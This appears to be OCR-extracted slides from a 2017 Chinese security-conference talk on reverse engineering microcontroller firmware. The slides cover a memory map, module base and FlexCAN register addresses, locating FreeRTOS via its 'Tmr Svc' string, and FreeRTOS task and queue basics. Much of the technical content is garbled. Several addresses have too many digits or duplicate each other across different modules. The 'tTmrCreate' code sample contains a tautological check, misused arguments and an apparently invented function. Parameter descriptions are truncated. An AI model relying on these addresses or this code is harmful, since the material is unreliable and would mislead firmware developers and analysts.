0x00000000	0x00020000	FLASH	Bootloader and Internal Files
0x00020000	0x001FFFFFFF	FLASH2	CODE Region DATA Region
0x40000000	0x400FFFFFFF	SRAM	Updater System when in Programming Mode

Program Segmentation

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	vle	ds
FLASH	00000000	00020000	-	-	X	-	-	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
FLASH2	00020000	001F7AB8	-	-	X	-	L	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
BAM	00FF0000	00FFFFFF	R	W	-	-	-	byte	01	public	REG	32	FFFFFFFF	FFFFFFFF
RAM	40000000	50000000	R	W	-	-	-	byte	00	public	DATA	32	FFFFFFFF	FFFFFFFF
AIPS_A	C3000000	C4000000	R	W	-	-	-	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF
AIPS_B	FFF00000	FFFFFFFF	R	W	-	-	-	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF

Line 3 of 6

寄存器内存布局

FT 2017

X-TECH技术派对


Table A-1. Module Base Addresses (continued)

Module Name	Base Address	Page
FC_A	0xFFFF8000	Page A-55
FC_B	0xFFFFC000	Page A-56
OSR_A	0xFFFF0000	Page A-56
OSR_B	0xFFFF4000	Page A-57
eSCI_A	0xFFFFA000	Page A-58
eSCI_B	0xFFFFA4000	Page A-58
eSCI_C	0xFFFFA8000	Page A-58
eSCI_D	0xFFFFAC000	Page A-59
eSCI_E	0xFFFFB0000	Page A-60
eSCI_F	0xFFFFB4000	Page A-60
eSCI_G	0xFFFFB8000	Page A-61
eSCI_H	0xFFFFBC000	Page A-61
FlexCan_A	0xFFFFC0000	Page A-62
FlexCan_B	0xFFFFC4000	Page A-66
FlexCan_C	0xFFFFC8000	Page A-71
FlexCan_D	0xFFFFCC000	Page A-76
FlexCan_E	0xFFFFD0000	Page A-80
FlexCan_F	0xFFFFD4000	Page A-85
CTU_A	0xFFFFE0000	Page A-89
DMA M/Module	0xFFFFD0000	Page A-91
PT	0xFFFFE0000	Page A-92
eBRCM_A	0xFFFFE4000	Page A-93
SIU	0xFFFFE8000	Page A-100
CRP	0xFFFFE0000	Page A-110
PMPL	0xFFFFF0000	Page A-111
PPFlash Configuration	0xFFFFF0000	Page A-111
SRAM	0xFFFFF0000	Page A-112

Name	Address
CANA_ECR	FFFC000C
CANA_ESR	FFFC0000
CANA_FLAGS	FFFC0030
CANA_MCR	FFFC0000
CANA_RXDMR2	FFFC0078
CANA_RXDMR3	FFFC007C
CANB_ECR	FFFC400C
CANB_FLAGS	FFFC4030
CANB_MASK	FFFC4028
CANB_MCR	FFFC4000
CANC_ECR	FFFC800C
CANC_FLAGS	FFFC8030
CANC_MASK	FFFC8028
CANC_MCR	FFFC8000
CAND_ECR	FFFC000C
CAND_FLAGS	FFFC0030
CAND_MASK	FFFC0028
CAND_MCR	FFFC0000
CANE_ECR	FFFD000C
CANE_FLAGS	FFFD0030
CANE_MASK	FFFD0028
CANE_MCR	FFFD0000
CANF_ECR	FFFD400C
CANF_FLAGS	FFFD4030
CANF_MASK	FFFD4028
CANF_MCR	FFFD4000

“Tmr Svc” 是定位FreeRTOS的关键。

```
119 portBASE_TYPE tTmrCreate(tTmrTask_t * pTmrTask)
120 {
121     portBASE_TYPE xReturn = pdFAIL;
122
123     /* Check the task name and priority. */
124     if (pdFALSE == pdFALSE)
125     {
126         /* The task name and priority are valid. */
127         /* Create the task. */
128         xReturn = xTaskCreate(
129             pTmrTask->pvTaskCode,
130             pTmrTask->pcName,
131             pTmrTask->uxStackDepth,
132             (void *)0,
133             pTmrTask->uxPriority,
134             pTmrTask->pvTaskCode);
135     }
136     else
137     {
138         /* The task name and priority are not valid. */
139         xReturn = pdFAIL;
140     }
141
142     /* Add the task to the timer queue. */
143     if (xReturn == pdPASS)
144     {
145         /* Add the task to the timer queue. */
146         xReturn = xTimerQueueAddToTimerQueue(
147             pTmrTask->pxTimerQueue,
148             pTmrTask->pvTaskCode,
149             pTmrTask->pvTaskCode,
150             pTmrTask->pvTaskCode);
151     }
152
153     /* Return the result of the task creation. */
154     return xReturn;
155 }
```



- Tasks
 - 代码及其执行状态组成了一个任务，FreeRTOS自身提供任务管理调度模块。
- Queues
 - 队列是FreeRTOS中的消息传递形式，包括任务间的消息机制以及任务与中断的消息传递。
- etc.


FreeRTOS 概览

FT 2017


X-TECH 技术派对

```
portBASE_TYPE xTaskCreate(  
    pdTASK_CODE pvTaskCode,  
    const char * const pcName,  
    unsigned short usStackDepth,  
    void *pvParameters,  
    unsigned portBASE_TYPE uxPriority,  
    xTaskHandle *pvCreatedTask);
```

- **pvTaskCode** Pointer to the task entry function.
- **pcName** A descriptive name for the task.
- **usStackDepth** The size of the task stack specified as the number of
- **pvParameters** Pointer that will be used as the parameter for the ta
- **uxPriority** The priority at which the task should run.
- **pvCreatedTask** Used to pass back a handle by which the created task



- FreeRTOS中，队列是其任务间的通信方式，除了数据传递，还可用于实现信号量和互斥量等信号传递。

